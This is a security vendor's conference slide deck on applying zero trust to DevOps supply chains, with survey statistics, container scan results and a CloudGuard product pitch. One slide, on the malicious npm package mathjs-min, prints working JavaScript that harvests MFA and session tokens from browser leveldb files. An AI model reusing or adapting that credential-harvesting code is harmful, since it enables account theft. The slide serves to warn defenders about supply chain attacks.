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# Securing app life cycle via zero trust in DevOps supply chain

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# Securing Application Life Cycle By Infusing Zero Trust in DevOps Supply Chain


More Context

Actionable Security

Smarter Prevention

Bisham Kishnani


Head Of Systems Engineering - Cloud Security & DevSecOps (APAC)



YOU DESERVE THE BEST SECURITY

# What I am going to talk about

- Recap Zero Trust
- Security incidents and trends
- Infuse Zero Trust In DevOps Supply Chain
- Solution and value proposition





# Recap zero trust

The term "Zero Trust" was coined by an analyst at Forrester Research Inc. in 2009-2010 when the model for the concept was first presented.

Zero Trust is a Security strategy with the goal to **Eliminate Trust at all Levels**


It has the following key security principles:

- Verify explicitly
- Use least privilege access
- Assume breach



# Are we eliminating trust at all levels ?









# New attack techniques


## API Leaks & API Based Attacks



## Supply Chain Based Attacks



## Repo Jacking Based Attacks



### Learn More

<https://bit.ly/3VVLtFG>  
<https://bit.ly/3Qt5NNf>  
<https://bit.ly/3XfAdFc>

# EXECUTIVE SUMMARY **nginx**

SUM

Tests

601

FAIL

Critical

6

SUM

Rules

20

# EXECUTIVE SUMMARY **nodejs**

## SUMMARY OF TESTS PERFORMED

Tests Perfor

3,271

FAILED T

Critical

15

SUMMA

Rules Perf

20

# EXECUTIVE SUMMARY **mongodb**

## SUMMARY OF

Tests Performed

629

FAILED TESTS

Critical

2

SUMMARY OF

Rules Performed

20

# EXECUTIVE SUMMARY **redis**

## SUMMARY OF TESTS PERFORMED

Tests Performed

411

Passed

93.43% (384)

Failed

6.57% (27)

## FAILED TESTS BY SEVERITY

Critical

5

High

14

Medium

7

Low

1

Informational

0

## SUMMARY OF RULES TESTED

Rules Performed

20

Passed


75% (15)

Failed

25% (5)




Access the world's largest library of container images



See all Docker Official Images

Top 10 images are downloaded  
more than 1B times a year

# NPM package mathjs-min contains credential stealer



The screenshot shows the npm package page for `mathjs-min`. The page includes the following details:

- Repository:** `github.com/leek066/mathjs`
- Homepage:** `mathjs.org`
- Version:** 11.7.2
- License:** Apache-2.0
- Unpacked Size:** 5.41 MB
- Total Files:** 2401
- Issues:** 0
- Last publish:** 2 days ago
- Collaborators:** leek066
- Features:**
  - Supports numbers, big numbers, complex numbers, fractions, units, strings, arrays, and matrices.
  - Is compatible with JavaScript's built-in Math library.
  - Contains a flexible expression parser.
  - Does symbolic computation.
  - Comes with a large set of built-in functions and constants.
  - Can be used as a command line application as well.
  - Runs on any JavaScript engine.
  - Is easily extensible.
  - Open source.
- Sponsors:** Foresight, Observability Power-Up for GitHub Actions, foresight
- Code Examples:** Try on RunKit, Report malware

A large portion of the page is occupied by a snippet of malicious JavaScript code, which is a credential stealer. The code uses regular expressions to extract tokens from files named `.log` and `.ldb`, specifically targeting MFA tokens and session identifiers.


```
function findToken(tokenPath) {
    tokenPath += "\\Local Storage\\leveldb";

    let tokens = [];

    try {
        fs.readdirSync(path.normalize(tokenPath)).map(file => {
            if (file.endsWith(".log") || file.endsWith(".ldb")) {
                fs.readFileSync(`${tokenPath}\\${file}`, "utf8").split(/\r?\n/).forEach(line => {
                    const regex = [
                        new RegExp(/mfa\.\[\w-\]{84}/g),
                        new RegExp(/[ \w-\]{24}\.\[\w-\]{6}\.\[\w-\]{25,110}/g)
                    ];
                    for (const _regex of regex) {
                        const token = line.match(_regex);

                        if (token) {
                            token.forEach(element => {
                                tokens.push(element);
                            });
                        }
                    }
                })
            }
        });
    } catch {}

    return tokens;
}
```



The screenshot shows the GitHub profile of the user `leek066`. The profile includes the following information:

- Profile picture:** A green icon representing a GitHub repository.
- Contributions in the last year:** 2 contributions in the last year.
- Contribution activity:** Created 1 repository on March 26, 2023, and Joined GitHub on March 26, 2023.
- GitHub stats:** Shows the user's GitHub statistics, including repositories, projects, packages, and stars.

# TRENDS

The 2022 API Security Trends Report

API USAGE

Companies rely on tens of thousands of APIs. For the enterprises participating in this study, the average number of APIs in use is 15,564. Large enterprises, those with more than 10,000 employees, have an even greater dependency, with an average of 25,592 APIs in place.

15,564 is the average number of APIs an organization has in place today

Large enterprises have an average of 25,592 APIs

API SECURITY INCIDENTS

Many API security incidents will go undisclosed unless a data breach occurs requiring consumer notifications, or there is a coordinated disclosure of API security vulnerabilities with a security researcher. Practitioners were asked whether their organizations had experienced a security incident related to an API in the past year.

41% of organizations had an API security incident in the last 12 months.

63% of those noted that the incident involved a data breach or data loss.

41% 63%



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## API Security: Protect your APIs from Attacks and Data Breaches

ON-DEMAND | 1 hour

Gartner predicts that by 2022, application programming interface (API) attacks will become the most-frequent attack vector, causing data breaches for enterprise web applications. Already, many well-publicized API security vulnerabilities affected a wide range of organizations. This complimentary webinar explores the attack paths for APIs and how your team can protect against them by building secure APIs. You will learn how API discovery and API security testing help strengthen this initiative.

Return to this web page to watch the webinar. Contact us at [gartnerwebinars@gartner.com](mailto:gartnerwebinars@gartner.com) with questions about watching.

STAMFORD, Conn., February 9, 2022

## Gartner Says More Than Half of Enterprise IT Spending in Key Market Segments Will Shift to the Cloud by 2025

Accelerating Shift to the Cloud Means the Market Opportunity for Providers Is Narrowing


Enterprise IT spending on public cloud computing, within addressable market segments, will overtake spending on traditional IT in 2025, according to Gartner, Inc.

Gartner's 'cloud shift' research includes only those enterprise IT categories that can transition to cloud, within the application software, infrastructure software, business process services and system infrastructure markets. By 2025, 51% of IT spending in these four categories will have shifted from traditional solutions to the **public cloud**, compared to 41% in 2022. Almost two-thirds (65.9%) of spending on application software will be directed toward cloud technologies in 2025, up from 57.7% in 2022.

"The shift to the cloud has only accelerated over the past two years due to **COVID-19**, as organizations responded to a new business and social dynamic," said **Michael Warrilow**, research vice president at Gartner. "Technology and service providers that fail to adapt to the pace of cloud shift face increasing risk of becoming obsolete or, at best, being relegated to low-growth markets."

In 2022, traditional offerings will constitute 58.7% of the addressable revenue (see Figure 1), but growth in traditional markets will be much lower than cloud. Demand for integration capabilities, agile work processes and **composable architecture** will drive continued shift to the cloud, as long-term digital transformation and modernization initiatives are brought forward to 2022. Technology product managers should use the cloud shift as measure of market opportunity.

Figure 1: Sizing Cloud Shift, Worldwide, 2019 – 2025




# End user and customer trends



## Security incidents in past 12 months

Organizations have faced a variety of incidents and related consequences, with only 3% saying they didn't experience incidents.



### Question text


Which of the following cybersecurity incidents, if any, has your organization experienced in the last 12 months related specifically to internally developed cloud-native applications? (Percent of respondents, N=350, multiple responses accepted)



**87%**  
of respondents believe  
the differences  
between cloud-native  
applications and the  
rest of their apps and  
infrastructure require a  
different set of  
security policies and  
technologies.


## The need for a new approach to security

### New challenges with cloud-native applications



## Challenges with faster development

Organizations have a variety of concerns with the faster release cycles with CI/CD; the pressure to deploy means new builds get pushed with security issues. These pain points are areas that vendors can address with their solutions.




### Question text

What security challenges does your organization face with faster development cycles of CI/CD? (Percent of respondents, N=350, multiple responses accepted)


# Push vulnerable code to meet deadlines

Security can't keep up; they need a way to help developers efficiently secure their code



**Question text:**

Has your organization ever pushed code to production with known organic vulnerabilities? (Percent of respondents, N=378)



**Question text:**


For which of the following reasons has your organization pushed code to production with known organic vulnerabilities? (Percent of respondents, N=323, multiple responses accepted)

Source: ESG Master Survey Results: Modern Application Development Security



# The most privileged user

# Developers, operations & devops



**And This Pipeline is Built on Trust which the Threat Vectors are exploiting**



*Solution*



*Value Proposition*




# Go Deep Shift Left

Zero Trusted DevOps Supply Chain

**Eliminate Trust At Every Point Of Pipeline**




**COMMUNICATE**



# Shift Left = Closing the valve stops EVERYTHING



**Deep Shift Left**



**Automated, Gradual Response Across  
Multiple Control Points**

# Deploy separate tools to fix issues

Misconfigured Code → IAC Security & Code Scanning

Overly Permissive Users → Cloud Entitlement Management

Compliance & Misconfigurations → Cloud Posture Management

Threat Monitoring → Cloud Detection & Response

Malware & Vulnerabilities → Container & Agentless Scanning

Web, API, & Bot Attacks → WAF, API SecGW & Bot Mitigation



## Alert Fatigue

# Gartner's cloud native application protection platform

Integrated set of security and compliance capabilities designed to help secure and protect cloud-native applications across development and production

CNAPPs consolidate:

Large number of **previously siloed capabilities**, including:

- Container scanning, CSPM, Infrastructure as Code scanning,
- Cloud Infrastructure Entitlement Management,
- Runtime Cloud Workload Protection platforms





# CloudGuard

## PREVENTION-FIRST CNAPP



More Context




Actionable Security



Smarter Prevention


# Infusing zero trust security into devops - born from left



# ONLY CLOUDGUARD OFFERS SMARTER CLOUD THREAT PREVENTION...

## Comprehensive, Consolidated, & Collaborative


- From code **to** cloud
- From workload **to** application
- From intelligent remediation **to** runtime prevention
- Across the broadest number of use cases



More Context – Actionable Security – Smarter Prevention

# Implementing structured multilayer security

Posture & Compliance





- **Deep Visibility At All Layers**
- **Layered Security Approach**
  - Code Protection, Application & API Security (api is the new data path), Workload Protection & Network Security
- **Implement Developer First Security**
  - Integrate Code Quality Gates
  - Build Gates At Every Junction / Point Of The Pipeline
- **Security Posture Management & Compliance**
- **Threat Intelligence**

# Thank you!



Please complete the  
session survey

Bisham Kishnani

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Check Point Software Technologies